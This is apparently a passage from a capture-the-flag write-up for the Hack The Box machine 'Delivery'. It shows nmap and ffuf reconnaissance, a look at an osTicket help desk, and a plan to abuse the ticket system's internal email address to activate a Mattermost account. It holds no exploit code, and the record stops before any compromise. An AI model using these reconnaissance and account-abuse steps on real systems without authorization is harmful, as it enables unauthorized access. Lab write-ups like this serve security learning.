

Information Gathering


1) performed initial scan

```
(vigneswar@vigneswar)-[~]
$ nmap 10.10.10.222 -sV -sC -p22,80
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 09:42 IST
Nmap scan report for 10.10.10.222
Host is up (0.33s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
|   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
|_  256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp    open  http      nginx 1.14.2
|_ http-title: Welcome
|_ http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel




Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.94 seconds
```

2) checked out the web page




it uses nginx server



Wappalyzer


TECHNOLOGIES
MORE INFO


Export


Web servers


Nginx 1.14.2

Reverse proxies


Nginx 1.14.2

JavaScript libraries


jQuery 1.11.3

[Something wrong or missing?](#)

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Create a lead list →

3) found a subdomain

```

(vigneswar@vigneswar)-[~]
$ ffuf -w SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://10.10.10.222/' -H "Host: FUZZ.delivery.htb" -fs 10850
264 http://helpdesk.delivery.htb GET /scp/login.php 302 202 HTML php
265 http://helpdesk.delivery.htb GET /scp/logo.php/login 422 6631 HTML php
266 http://helpdesk.delivery.htb GET /scp/logo.php/backdrop 302 270 HTML php

```

Request

```

GET /scp/logo.php/backdrop HTTP/1.1
Host: FUZZ.delivery.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/gif, image/jpeg, image/png, image/svg+xml, */*;q=0.8
Accept-Language: en-US,en;q=0.9

```

Response

```

HTTP/1.1 202 Found
Server: nginx/1.14.2
Date: Sat, 04 Nov 2023 04:47:38 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Cache-Control: private, max-age=604800
Pragma: private
Content-Disposition: attachment; filename="images/login-headquarters.jpg"
Content-Length: 19


```

```

:: Method: GET
:: URL: http://10.10.10.222/
:: Wordlist: FUZZ: /home/vigneswar/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header: Host: FUZZ.delivery.htb
:: Follow redirects: false
:: Calibration: false
:: Timeout: 10
:: Threads: 40
:: Matcher: Response status: 200-299,301,302,307,401,403,405,500
:: Filter: Response size: 10850

helpdesk [Status: 200, Size: 4933, Words: 781, Lines: 103, Duration: 356ms]
:: Progress: [4989/4989] :: Job [1/1] :: 45 req/sec :: Duration: [0:01:01] :: Errors: 0 ::

```





TECHNOLOGIES

MORE INFO

Export

Issue trackers



[osTicket](#)

Font scripts



[Font Awesome](#)

Editor



[CodeMirror](#)

Web servers



[Nginx](#) 1.14.2

Programming languages



[PHP](#)

Databases



[MySQL](#)

JavaScript libraries



[jQuery](#) 3.5.1



[jQuery UI](#) 1.12.1



[Select2](#)

Reverse proxies



[Nginx](#) 1.14.2

UI frameworks



[Bootstrap](#)

delivery

helpdesk.delivery.htb/open.php

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DB

SUPPORT CENTER

Support Ticket System

Guest User | [Sign In](#)

Support Center Home

Open a New Ticket

Check Ticket Status

Open a New Ticket

Please fill in the form below to open a new ticket.

Contact Information

Email Address *

Full Name *

Phone Number
 Ext:

Help Topic

Contact Us ▼ *

CAPTCHA Text:

C1408

Enter the text shown on the image. *

Create Ticket

Reset

Cancel

Copyright © 2023 delivery - All rights reserved.

powered by OSticket

there is a file upload functionality

Help Topic

Contact Us

*

Ticket Details

Please Describe Your Issue

Issue Summary *

problem

Issue Summary is a required field

<> ¶ A Aa B / U ↵ ☰ 📎 📺 ☰ 🔗 —

hello



testimage.jpeg 5.21kB



Drop files here or [choose them](#)

Issue Details is a required field

CAPTCHA Text:

8A9FC

Enter the text shown on the image. * Please re-enter the text again



Support Center Home



Open a New Ticket



Check Ticket Status



Support ticket request created

test,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 5721547.

If you want to add more information to your ticket, just email 5721547@delivery.htb.

Thanks,

Support Team

SUPPORT CENTER

Support Ticket System

Guest User | [Sign In](#)

[Support Center Home](#) [Open a New Ticket](#) [Check Ticket Status](#)

Check Ticket Status

Please provide your email address and a ticket number. This will sign you in to view your ticket.

Email Address:

Ticket Number:

[View Ticket](#)

Have an account with us? [Sign In](#) or [register for an account](#) to access all your tickets.



If this is your first time contacting us or you've lost the ticket number, please [open a new ticket](#)

Copyright © 2023 delivery - All rights reserved.

powered by  oSticket

**Looking for your other tickets?**[Sign In](#) or [register for an account](#) for the best experience on our help desk.

problem #5721547

[Print](#)[Edit](#)

Basic Ticket Information

Ticket Status: Open
Department: Support
Create Date: 11/4/23 12:24 AM

User Information

Name: Test
Email: test@gmail.com
Phone: (123) 456-7890

test posted 11/4/23 12:24 AM

hello


 [testimage.jpeg](#) 5.2 kb




Created by **test** 11/4/23 12:24 AM

Post a Reply

To best assist you, we request that you be specific and detailed *

<>   Aa B I U        





4) Found another web port

```
(vigneswar@vigneswar)-[~]
$ nmap 10.10.10.222 -p22,80,8065 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 09:56 IST
Nmap scan report for helpdesk.delivery.htb (10.10.10.222)
Host is up (0.39s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
|   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
|_  256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp    open  http      nginx 1.14.2
|_ http-title: delivery
|_ http-server-header: nginx/1.14.2
8065/tcp  open  unknown
|_ fingerprint-strings:
|   GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|   Request
|_ GetRequest:
|   HTTP/1.0 200 OK
|   Accept-Ranges: bytes
|   Cache-Control: no-cache, max-age=31556926, public
|   Content-Length: 3108
|   Content-Security-Policy: frame-ancestors 'self'; script-src 'self' cdn.rudderlabs.com
|   Content-Type: text/html; charset=utf-8
|   Last-Modified: Sat, 04 Nov 2023 04:08:06 GMT
|   X-Frame-Options: SAMEORIGIN
|   X-Request-Id: yszazdiqjy95pbg7iim6zq1sa
|   X-Version-Id: 5.30.0.5.30.1.57fb31b889bf81d99d8af8176d4bbaaa.false
|   Date: Sat, 04 Nov 2023 04:27:06 GMT
|_ <doctype html><html lang="en"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0"><meta name="robots" cont
ent="noindex,nofollow"><meta name="referrer" content="no-referrer"><title>Mattermost</title><meta name="mobile-web-app-capable" content="yes"><meta name="application-name" content="Matter
```

5) Found a login page





Mattermost



Mattermost is an open-source, self-hostable online chat service with file sharing, search, and integrations. It is designed as an internal chat for organisations and companies, and mostly markets itself as an open-source alternative to Slack and Microsoft Teams.

[Wikipedia](#)

Initial release date: 2015

Programming languages: [Go](#), [JavaScript](#)

Developer: [Mattermost, Inc.](#)

Choose your password



⚠ Your password must contain between 10 and 64 characters made up of at least one lowercase letter, at least one uppercase letter, at least one number, and at least one symbol (e.g. "~!@#\$\$%^&*()").

Vulnerability Assessment

Mattermost is a internal mail server, so it doesnt mail to any external mail servers but i can register a mail with the ticket mail (which is internal) given to me and i will be able to see the activation mail in my ticket

1) created a new ticket

SUPPORT CENTER
Support Ticket System

Guest User | [Sign In](#)

[Support Center Home](#) [Open a New Ticket](#) [Check Ticket Status](#)

✔ Support ticket request created

test,


You may check the status of your ticket, by navigating to the Check Status page using ticket id: 4194952.

If you want to add more information to your ticket, just email 4194952@delivery.htb.

Thanks,

Support Team

2) created account with the ticket mail



3) Got the activation link on ticket

SUPPORT CENTER

Support Ticket System

Guest User | [Sign Out](#)

[Support Center Home](#) [Open a New Ticket](#) [View Ticket Thread](#)

Looking for your other tickets?
[Sign In](#) or [register for an account](#) for the best experience on our help desk.

test #4194952

[Print](#) [Edit](#)

Basic Ticket Information	User Information
Ticket Status: Open	Name: Test
Department: Support	Email: test@test.com
Create Date: 11/4/23 1:40 AM	Phone: (123) 123-1231

test posted 11/4/23 1:40 AM

